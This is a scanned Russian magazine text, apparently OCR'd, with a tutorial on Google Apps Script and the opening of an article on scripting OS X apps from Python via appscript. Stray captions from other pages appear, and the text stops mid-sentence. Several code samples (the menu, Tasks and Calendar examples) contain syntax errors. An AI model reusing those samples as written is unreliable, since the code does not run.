mViewer — это отличная daily-тулза. Без наворотов, без зависимостей — кроме Java, разумеется. Она не пытается охватить все возможности MongoDB, а фокусируется на юзабилити.

ПИШЕМ СКРИПТЫ ДЛЯ АВТОМАТИЗАЦИИ РАБОТЫ С ПРИЛОЖЕНИЯМИ GOOGLE



Ирина Чернова
irairache@gmail.com

ДЕЛО ТЕХНИКИ

Google Apps Script — это язык для автоматизации работы с онлайн-приложениями, появившийся в 2009 году. Его основа — классический JavaScript, обогащенный расширениями для работы с сервисами Google. После прочтения этой статьи ты овладеешь основами использования этого языка, выучишь пару приемов манипуляции с почтой и документами, а также получишь представление о необозримых возможностях Google Apps Script.

Richard Greenhill and Hugo Elias of the Shadow Robot Company

ОСНОВЫ ИСПОЛЬЗОВАНИЯ

Начать писать Google Apps скрипты очень просто. Первым делом надо открыть редактор скриптов в любом приложении, взаимодействие с которым будем автоматизировать. В Google Docs он находится в меню «Инструменты → Редактор скриптов». Далее надо выбрать проект, внутри которого будет располагаться скрипт (см. рис. 1). В открывшемся окне пишем код:


```
function FirstExampleFunc()
{
    Browser.msgBox("Это таки JS!");
}
```

Декларированную функцию можно запускать из «Инструменты → Управление скриптами» или сделать для нее отдельную кнопку. Для этого нам понадобится прописать еще одну функцию:

```
function menu()
{
    // Кладем активный лист в переменную
    var ss = SpreadsheetApp.getActiveSpread↵
    sheet();
    var entries = [ {name: "Моя единственная ↵
    функция", functionName: "FirstExampleFunc"};
    // Создаем новый пункт в меню
    ss.addMenu("Мои функции", entries);
}
```

Теперь в нашем меню есть пункт под названием ExampleFunc, при клике на который открывается однострочное подменю «Моя единственная функция».

Декларированные функции можно использовать в формулах, которые вводятся внутрь ячеек электронных таблиц (см. рис. 2).







Рис. 1. Стартовое окно редактора скриптов

Рис. 2. Вызов пользовательской функции с аргументом

Рис. 3. Редактор кода, заполненный автогенерируемым сырьевым материалом для работы с электронной таблицей





INFO

Если пишешь скрипт, включающий в себя функции поиска/замены текста, помни о том, что GS поддерживает регулярные выражения.



INFO

Если выделить код и нажать <Shift + Tab>, то магическим образом расставятся все отступы для условий, циклов, объявленных функций и всех других мест, где им положено быть.



INFO

А если нажать <Ctrl + Space>, то включится режим автозавершения, то есть редактор будет дописывать код за тебя.

РАБОТА С GOOGLE DOCS

Когда встает задача автоматизации работы с офисными документами, первым делом на ум приходит VBA, одно упоминание которого оказывает на многих тотальное антиэкстатическое воздействие, вызывая болезненные воспоминания из школьного и университетского прошлого. Google Script однозначно удобнее и доступнее для понимания. Особенно для веб-разработчиков, ведь это же родной, привычный и любимый JS! Вот пара примеров скриптов для Google Docs.

Приведенный код заполняет левую верхнюю ячейку первого листа активной таблицы:

```
var ss = SpreadsheetApp.getActiveSpreadsheet();
var sheet = ss.getSheets()[0];
sheet.getRange("A1").setValue("Текст ячейки");
```

А этот код создает копию текстового документа и кладет его в определенное место:

```
var source = DocsList.getFileById("SOURCE_ID");
var f = source.makeCopy("новое имя файла");
var targFolder = DocsList.getFolderById("ID папки,↵
в которой будет размещен свежесозданный файл");
f.addToFolder(targFolder);
```

А вот так можно провести замену строк в текстовом документе:




Рис. 4. Вот здесь можно узнать ID документа

```
var doc = DocumentApp.openById("ID редактируемого↵
документа");
doc.editAsText().↵
replaceText("старый текст", "новый текст");
Logger.log(doc.getText())
```

Следующий пример кода ищет искомую строку в тексте и подсвечивает ярко-красным цветом определенные слова в тексте:

```
var doc = DocumentApp.openById('id документа');
var textToHighlight = 'текст для подсветки';
// Задаем стиль подсветки. В нашем примере мы ↵
// делаем фон красным, но теоретически можно ↵
// задать любое форматирование
var highlightStyle = {};
highlightStyle[DocumentApp.↵
Attribute.FOREGROUND_COLOR] = '#FF0000';
// Кладем все абзацы документа в массив
var paras = doc.getParagraphs();
var textLocation = {};
for (i=0; i<paras.length; ++i)
   {
    textLocation = paras[i].
    findText(textToHighlight);
    if (textLocation != null && textLocation.get
    StartOffset() != -1)
      {
       textLocation.getElement().setAttributes↵
       (textLocation.getStartOffset(),↵
       textLocation.getEndOffsetInclusive(),↵
       highlightStyle);
      }
}
```

Подробности:

- Google Apps Script References для Google Document (goo.gl/IBAiFo);
- Google Apps Script References для Google Spreadsheet (goo.gl/grOFxm);
- Видеопрезентация возможностей Google Apps Script для Google Docs (goo.gl/4ujPZx).

РАБОТА С ПОЧТОЙ

Письмо отправляется одной короткой строкой:

```
"MailApp.sendEmail('irairache@gmail.com', 'тема',
'текст')"
```

Если добавить к ней еще немного кода, то можно организовать рассылку по списку адресов из электронной таблицы (исходник ищи в приложении):

```
 var sheet = SpreadsheetApp.getActiveSheet();
 var numRows = sheet.getLastRow();
 var dataRange = sheet.getRange(1, 1, numRows, 2);
 var data = dataRange.getValues();
 for (var i = 0; i < data.length; ++i)
 {
     var row = data[i];
     var name = row[0];
     var email = row[1];
     var subject = "Тема письма";
     var message = "Здравствуйте, " + name + "!";
     MailApp.sendEmail(email, subject, message);
}
```

Помимо рассылок, с помощью GS можно производить автоматизированную обработку содержимого почтового ящика. Пример — удаление всех писем от определнного адресата:

```
var threads = GmailApp.search↵
('enemy@example.com');
var arrlen=threads.length;
for(var i = 0; i < arrlen; i++)
   {
      var messages = threads[i].getMessages();
      for(var j = 0; j < messages.length; j++)
      {
         messages[j].moveToTrash();
      }
   }
```

Google Apps Script References для Gmail (goo.gl/ZifJTz).

РАБОТА С GOOGLE TRANSLATE

С помощью Google Apps Script можно переводить текстовые строки с одного языка на другой.

Пример:

```
var word = LanguageApp.translate('кукушка','ru', ↵
'es');
// Скрипт выведет в консоль "cuco" — кукушка (исп)
Logger.log(word);
```

Коды для языков можно посмотреть в адресной строке сервиса Google Translate.

Подробности: Google Apps Script References для Google Language (goo.gl/pHLelC).

РАБОТА С GOOGLE DRIVE

Google Apps Script может работать с файлами пользователя, размещенными на Google Drive. Этот скрипт выводит в консоль имена всех файлов пользователя:

```
var files = DriveApp.getFiles();
while (files.hasNext())
{
    var file = files.next();
    Logger.log(file.getName());
}
```

К файлам можно применять несколько десятков различных методов. Вот некоторые из них:

- addEditor("email пользователя") — наделяет пользователя правами на редактирование файла;
- getOwner() — узнать владельца файла;
- makeCopy("имя", "путь") — создать копию файла;
- getLastUpdated() — возвращает пользователя, который внес последнее изменение.

С ПОМОЩЬЮ GOOGLE APPS SCRIPT МОЖНО ПРОИЗВОДИТЬ АВТОМАТИЗИРОВАННУЮ ОБРАБОТКУ СОДЕРЖИМОГО ПОЧТОВОГО ЯЩИКА

РАБОТА С GOOGLE CONTACTS

Адресная книга также может быть подвергнута автоматизированной обработке. Приведенный ниже код копирует все контакты из группы «Редакция» в лист Google Spread Sheet:

```
var group = ContactsApp.↵
getContactGroup("Редакция");
var contacts = group.getContacts();
var ss = SpreadsheetApp.getActiveSpreadsheet();
var sheet = ss.getSheetByName("Контакты ↵
    редакции");
for (var i in contacts)
{
 // Сохраняем данные о контактах в ячейки: имя,
 // фамилия, номер телефона
 sheet.getRange(i, 1, 1, 1).setValue(contacts[i].↵
 getGivenName());
 sheet.getRange(i, 2, 1, 1).setValue(contacts[i].↵
 getFamilyName());
 sheet.getRange(i, 3, 1, 1).setValue(contacts[i].↵
 getPhones());
 // Есть даже метод для получения номера пейджера↵
 // (!) контакта
 sheet.getRange(i,4,1,1).setValue↵
 (contacts[i].getPager());
}
```

Подробности: Google Apps Script References для Google Contacts (goo.gl/Ud0z2P).

РАБОТА С GOOGLE TASKS

С помощью Google Apps Scripts можно работать с сервисом Google Task — создавать новые задачи и парсить уже имеющиеся.

Этот код создает новое дело в списке:

```
// Найти ID тасклиста можно внутри адресной
// строки в сервисе Google Task
var tListId="id тасклиста,";
var newTask =
{
  title: 'Выбросить финиковые косточки',
  notes: 'Не забыть косточки под кроватью'
};

newTask = Tasks.Tasks.insert(newTask , tListId);
Logger.log ("Задача ID "%s" создана", newTask.↵
id)
```

А так можно вывести список нумерованных задач в консоль:

```
// Кладем все задачи списка в массив
var tasks = Tasks.Tasks.list(taskListId);

for (var i = 0; i < tasks.items.length; i++)
{
  var task = tasks.items[i];
  Logger.log(i. ". ",%s, task.title, task.id);
}
```

Задачи можно перемещать из одного списка в другой с помощью метода move, дополнять с помощью метода update и удалять с помощью метода delete.

Всего есть несколько десятков методов для работы с задачами. Полный их список доступен в Google Apps Script References для Google Tasks (goo.gl/fX6lcV).



WARNING

Перед запуском скрипта не забудь сделать резервную копию важной информации. Действия, выполненные GS, нельзя отменить нажатием <Ctrl + Z>.

РАБОТА С КАЛЕНДАРЕМ

Создавать события в календаре тоже можно автоматически (и так же, как в случае с рассылкой, формировать информацию о них из строк таблицы).

Код для создания события:

```
var timeZone = CalendarApp.getTimeZone();
var desc = Utilities.formatString↵
('%s from %s to %s', "заголовок"), dateString↵
("дата начала", "часовой пояс"), dateString↵
("дата конца события", "часовой пояс" ));
CalendarApp.createEventFromDescription(desc);
```

Google Script References для Calendar: goo.gl/j6ookK.



WARNING

Имей в виду, что Gmail не только защищает от входящего спама, но и ограничивает рассылку исходящего. Больше 500 писем за сутки отправить с помощью Google Apps Script не выйдет.

ФОРМЫ ОБМЕНА СКРИПТАМИ

Есть два основных способа поделиться своим скриптом с другим человеком (без учета непосредственного обмена исходным кодом) — ссылка и гаджет. В первом случае все просто: пользователь получает ссылку на программу, переходит по ней, и скрипт немедленно начинает выполняться (при условии, что человек авторизирован в своем Google-аккаунте).

Гаджет — это приложение-контейнер, которое размещается на веб-странице и исполняет определенные функции. Примеры: мини-блок в углу страницы с прогнозом погоды или календарем. Чтобы поместить Google Script внутрь гаджета, необходимо в меню редактора скриптов выбрать пункт «Publish → Deploy as web app».

Больше информации о Google Gadgets: goo.gl/Anqdcm.

СОБЫТИЯ

Можно настроить скрипт так, чтобы он выполнялся после определенного события. К примеру, после открытия/редактирования электронной таблицы или отправки данных формы. Подробности о работе с Events: goo.gl/vqbw2F.

SRC

По старой доброй традиции, которой уже почти три месяца, мы выложили несколько исходничков на GitHub:

- autodeletemail.gs — удаляет письма, с момента получения которых прошло n-ное количество дней;
- snoozeemails.gs — скрипт для повторной отправки самому себе прочитанных писем через определенный промежуток времени;
- sendsmsaboutemails.gs — настраивает отправку SMS в случае получения писем, соответствующих определенным критериям. Перед его использованием надо указать свой номер телефона Google Calendar;
- savemailtopdfindrive.gs — сохраняет содержимое письма в файлах на Google Drive;
- fromcalendartospreadsheet.gs — записывает информацию из календаря в электронную таблицу;
- sendmailsfromspreadsheet.gs — рассылает письма по списку адресов из электронной таблицы;
- createdocsfromspread.gs — генерирует текстовые документы из данных электронной таблицы.

GOOGLE CLOUD SQL — ЭТО, ПО СУТИ, ОБЫЧНЫЙ MYSQL В ОБЛАКЕ

РАБОТА С БАЗАМИ ДАННЫХ

Для этого существует сервис для работы с базами данных Google Cloud SQL. По сути — классический MySQL в облаке. Может взаимодействовать с Google Apps Script по стандарту Java Database Connectivity. Вот пример кода, который производит чтение записей из таблицы:

```
var conn = Jdbc.getConnection(dbUrl, user,↵
  user Pwd);
var start = new Date();
var stmt = conn.createStatement();
stmt.setMaxRows(1000);
var results = stmt.executeQuery↵
('SELECT * FROM entries');
var numCols = results.getMetaData()↵
.getColumnCount();
while (results.next()) {
var rowString = '';
for (var col = 0; col < numCols; col++)
{
    rowString += results.getString(col + 1);
}
    Logger.log(rowString);
}
results.close();
stmt.close();
```

Стоимость использования сервиса — 88 долларов в год за 10 Гб свободного места. С другими базами данных Google Apps Script, к сожалению, работать не может. Если ты запланировал написать скрипт, который должен взаимодействовать с данными, не стоит сразу расстраиваться или истощать свой бюджет пожертвованиями на закупку квадроциклов для жителей Кремниевой долины. Есть два способа выкрутиться из этой ситуации:

- первый — хранить данные в виде таблиц на Google Drive;
- второй — разместить базу на стороннем сервере, на нем же разместить {php}{hode.js}{python}{и т. д.} скрипт, который будет выполнять к ней запрос и возвращать ответ в формате JSON или XML, а его, в свою очередь, подвергать парсингу внутри GS. Подробности о Google Cloud SQL: goo.gl/YujtWf.

ПРИЛОЖЕНИЯ, С КОТОРЫМИ МОЖЕТ ВЗАИМОДЕЙСТВОВАТЬ GOOGLE APPS SCRIPT

Я думаю, что далеко не каждый из наших читателей успел опробовать все онлайн-сервисы Google. В целях расширения кругозора и стимуляции творческого воображения приведем краткий обзор возможностей приложений, работу которых можно автоматизировать с помощью Google Apps Script.

- Google Mail — почтовый клиент. Наиболее интересна в нем возможность отправлять письма людям, адреса которых неизвестны. Для этого надо включить настройку «Отправлять письма пользователям Google+» и ввести имя и фамилию получателя в поле «Кому».
- Google Calendar — органайзер. Самое удобное в нем — возможность отправки SMS-уведомлений о событиях на номера российских операторов.
- Google Contacts — приложение для хранения контактов. Самый цимес его в том, что если ты случайно синхронизируешь свой список контактов с новым смартфоном и все имена сотрутся, то сможешь попросить у Google резервную копию предыдущей версии, которая навечно сохранена в его архивах.
- Google Drive — облачное хранилище данных. 15 Гб, на которых также размещаются данные всех других приложений, доступны бесплатно.
- Google Maps — онлайн-карты. Жителям СНГ повезло, у них есть альтернативный инструмент для построения маршрутов и просмотра панорам улиц — Яндекс.Карты. Для жителей большинства других территорий альтернатив нет. Google Maps — единственная всемирная картографическая система, позволяющая искать населенные пункты, вводя названия на языке государства, в котором они находятся. Допустим, не Kotlas, а Котлас, не Oktyabrskiy, а Акцябрскi.
- Google Docs — онлайн-редактор офисных документов. Во время написания статьи этот сервис совершил мегапрорыв — появилась возможность редактировать документы, созданные в Microsoft Office. Это произошло после интеграции сервиса с функционалом приложения Quickoffice. Ради интереса попробовала отредактировать в Google Docs пояснительную записку к диплому (как пример документа с простейшим форматированием). Преобразование docx в гугл-формат пришлось ждать около минуты, и внешний вид текста явно отличался от оригинала.
- Google Forms позволяет создавать формы для сбора различных данных (онлайн-опрос, страницу регистрации на событие, обратную связь для сайта и прочее), которые можно привязать к таблицам в рawзличных форматах (HTML, CVS, TXT, PDF, RSS, XLS, ODF). Собранные данные хранятся на Google Drive.
- Google Sites — бесплатный хостинг (100 Мб) с предельно ограниченным функционалом и собственной wiki-разметкой. Полнофункциональный HTML, а также CSS и JS недоступны.

ADVANCED GOOGLE SERVICES

У Google есть множество API для разработчиков, которые можно внедрять в программы, написанные на Google Apps Script. Для этого надо подключить в редакторе скриптов эту возможность (в меню Resources, далее Advanced Google services). После этого можно задействовать следующие сервисы:

- Google AdSense — сервис для работы с контекстными рекламными объявлениями.
- Google Analytics — осуществляет анализ посещаемости веб-сайтов и мобильных приложений.
- Google BigQuery — позволяет производить различные манипуляции (запись, чтение, перемещение и так далее) над большими объемами данных, а также анализировать их.
- Google Fusion Tables — экспериментальный сервис, позволяющий размещать данные в облаке, отправлять к ним запросы и получать результаты выполнения в формате JSON и CSV. Из которых, в свою очередь, можно формировать электронные таблицы, карты, графики и другие виды визуального представления данных.
- Google Domains — сервис для регистрации доменов (новый проект, открылся в конце июня 2014 года).
- Google Mirror — API для взаимодействия с Google Glass. На данный момент представлен в бета-версии.
- Google Prediction — сервис для анализа данных (основанный на технологии машинного обучения). Позволяет внедрять в приложения следующие фичи: классификатор документов и писем, расчет churn rate (показатель оттока пользователей), детектор спама, оптимизатор маршрутизации сообщений и множество других интересных вещей, достойных отдельной статьи.
- Google Tasks — встроенный в Gmail сервис для составления списков дел. Может интегрироваться с сервисом Google Calendar.
- Google URL Shortener — любимый нашим журналом сервис для сокращения длинных ссылок.
- YouTube Analytics — сервис для анализа статистики просмотров видео на YotTube. Он примечателен тем, что с помощью него у нас появляется возможность узнать демографические и географические характеристики пользователей, смотрящих определенный видеоролик. Подробности: goo.gl/SwBLhL.



WWW

Официальная страница: www.google.com/script/start/

Русскоязычное сообщество Google Apps Script: goo.gl/yneJWn

Англоязычное сообщество Google Apps Script: goo.gl/qBxVWs


GitHub-репозиторий с Google Apps скриптами: https://github.com/google/google-apps-script-samples

Отличный блог о Google Script: goo.gl/LDyaS3

У GOOGLE ЕСТЬ МНОЖЕСТВО API ДЛЯ РАЗРАБОТЧИКОВ, КОТОРЫЕ МОЖНО ВНЕДРЯТЬ В ПРОГРАММЫ, НАПИСАННЫЕ НА GOOGLE APPS SCRIPT. ДЛЯ ЭТОГО НАДО ПОДКЛЮЧИТЬ В РЕДАКТОРЕ СКРИПТОВ ЭТУ ВОЗМОЖНОСТЬ

С МАКОМ НА СВОЕМ ЯЗЫКЕ





Андрей Письменный
apismenny@gmail.com

АВТОМАТИЗИРУЕМ OS X НА PYTHON

В OS X есть масса средств для автоматизации работы. И хоть в Apple считают, что лучше всего это делать с помощью Automator, AppleScript или Objective-C, мы пойдем другим путем и попытаемся использовать Python — потому что так привычнее и удобнее.

Каждый обладатель компьютера Apple, считающий себя продвинутым пользователем, должен хоть раз в жизни сделать следующее: открыть программу AppleScript Editor, найти пункт Open Dictionary в меню File, а затем выбрать из списка какую-нибудь из программ, поставляющихся с системой (с ними фокус выйдет наверняка), например Finder или iTunes. Появится окно со «словарем» — так называется описание программного интерфейса Open Scripting Architecture (OSA), который каждая приличная маковская программа предоставляет для автоматизации. С его помощью любое приложение можно попросить выполнить то или иное действие или поделиться данными об открытых окнах и документах. А вот как сделать это удобнее и с наименьшей затратой усилий — еще вопрос.

Есть много способов извлечь пользу из дружелюбности OS X к любителям автоматизировать. Самый простой из них — это Automator, визуальный редактор скриптов, который входит в состав OS X и позволяет создавать незамысловатые линейные сценарии вроде переименования файлов или смены размера картинок. Для случаев посложнее существует тот самый AppleScript, редактор которого мы только что использовали для просмотра словарей.


Проблема с AppleScript заключается в том, что его авторы пытались сделать очень простой язык, освоить который могли бы люди, никогда раньше не программировавшие. В результате им все равно пользуются в основном программисты, но страдают от вычурного синтаксиса. Простые программы на AppleScript выглядят как законченные предложения на английском. Например, чтобы заставить iTunes воспроизводить музыку, можно написать:

```
tell application "iTunes" to play
```

Однако стоит попытаться написать на AppleScript что-то длиннее пары строк, как оказывается, что он лишь чинит преграды своими красивыми оборотами. Пара часов борьбы с капризами интерпретатора, и код начинает походить на пирамиду из блоков tell и end tell, пересыпанную английскими союзами и кучей скобочек. Это не значит, что AppleScript плох или что на нем нельзя сделать ничего путного, просто, программируя на нем, быстро начинаешь скучать по знакомым языкам, которые позволили бы решить все проблемы значительно быстрее.

Те же интерфейсы OSA, с которыми работает AppleScript, доступны из другого эппловского языка программирования — Objective-C (и будут доступны из Swift) через механизм под названием Scripting Bridge. К сожалению, для большинства смертных это не решит проблему, а лишь усугубит ее. Знать Objective-C хорошо, но вряд ли кто-то будет изучать его ради автоматизации повседневной работы. Swift, новый язык программирования Apple, будет чуть легче, но что, если все же захочется получить доступ к функциям маковских программ из других языков? Например, если понадобится добавить какие-нибудь вызовы в уже написанный код.

Простой метод решения этой проблемы — запускать свои скрипты из AppleScript, используя команду do shell script и далее в кавычках все, что требуется сделать из командной строки UNIX. Или наоборот — вызывать AppleScript из командной строки, используя утилиту osascript.



При помощи OSA можно получить полный контроль над маковскими приложениями. Например, попросить почтовик создать и отправить письмо

УЖАСЫ SCRIPTING BRIDGE

Для более плотной интеграции тоже существует стандартный способ, по крайней мере в случае с Python и Ruby. Начиная с Mac OS X 10.5 из этих языков можно обращаться к OSA при помощи библиотек Foundation и ScriptingBridge. Если

у тебя установлен XCode, значит, они наверняка есть в системе. Вот как будет выглядеть программа на Python, запускающая воспроизведение музыки в iTunes:

```
from Foundation import *
from ScriptingBridge import *

iTunes = SBApplication.↵
applicationWithBundleIdentifier_("com.apple.iTunes")
iTunes.playpause()
```

Сразу чувствуется, что тут разобраться уже сложнее и интерфейсы не такие дружелюбные. Проблема в том, что Scripting Bridge для Python и Ruby не существует, и используется сразу два «моста»: один — к Objective-C, второй из Objective-C к OSA. То, что в AppleScript выглядело как одна строка, тут разрастается в пугающую каракатицу. Следующий скрипт на Python просит iTunes создать новый плей-лист с названием Test:

```
iTunes = SBApplication.↵
applicationWithBundleIdentifier_("com.apple.iTunes")
p = {'name':'Test'}

playlist = iTunes.classForScriptingClass_↵
("playlist").alloc().initWithProperties_(p)

iTunes.sources()[0].playlists().↵
insertObject_atIndex_(playlist, 0)
```

Обрати внимание на вызов alloc() — это и есть тяжелое наследие Objective-C. Советовать такой интерфейс в качестве упрощения было бы издевательством — лучше уж выучить AppleScript. С документацией тоже не все ладно: таким методом пользуются мало (что неудивительно), и сказать, что интернет полон примеров, было бы сильным преувеличением. На портале Apple есть справка по Scripting Bridge (bit.ly/1sX7Ilw), а еще информацию можно добывать при помощи питоновской команды help(). В нашем случае можно запустить интерактивную оболочку Python в командной строке, создать и проинициализировать объект iTunes, как показано в примере, и написать help(iTunes), чтобы получить полный список доступных функций.

APPSCRIPT СПЕШИТ НА ПОМОЩЬ

Ситуация была бы совсем грустной, если бы не выручило сообщество. Вместо развесистых стандартных интерфейсов можно использовать надстройку под названием appscript. С ней все становится куда интереснее. К примеру, запустить воспроизведение в iTunes даже проще, чем в AppleScript:

```
from appscript import *
app['iTunes'].play()
```

А вот эта строка выдаст ссылку на сайт, открытый в текущем окне Safari:


```
app('Safari').windows[0].document.URL.get()
```

О подробной документации, как всегда, остается только мечтать, но, если порыться в папке с исходниками appscript, можно найти каталог sample с примерами использования большинства стандартных приложений.


Одно время перспективы appscript были неясными: автор изначальной реализации объявил, что из-за изменений в OS X все его труды вот-вот пойдут насмарку и дальнейшая поддержка проекта не имеет смысла. К счастью, быстро нашлись желающие поддерживать код дальше, так что катастрофа откладывается на неопределенный срок. На GitHub можно найти актуальный форк (https://github.com/mattneub/appscript).


СИСТЕМНЫЕ СЕРВИСЫ СВОИМИ РУКАМИ

Помимо OSA, в OS X есть еще один механизм, крайне полезный для автоматизации, — это системные сервисы. В главном меню каждой программы есть пункт Services со списком доступных сервисов. В зависимости от содержимого окна они



С виду ThisService очень прост. На деле — тоже





В настройках системы есть специальный раздел, где сервисам можно задавать горячие клавиши

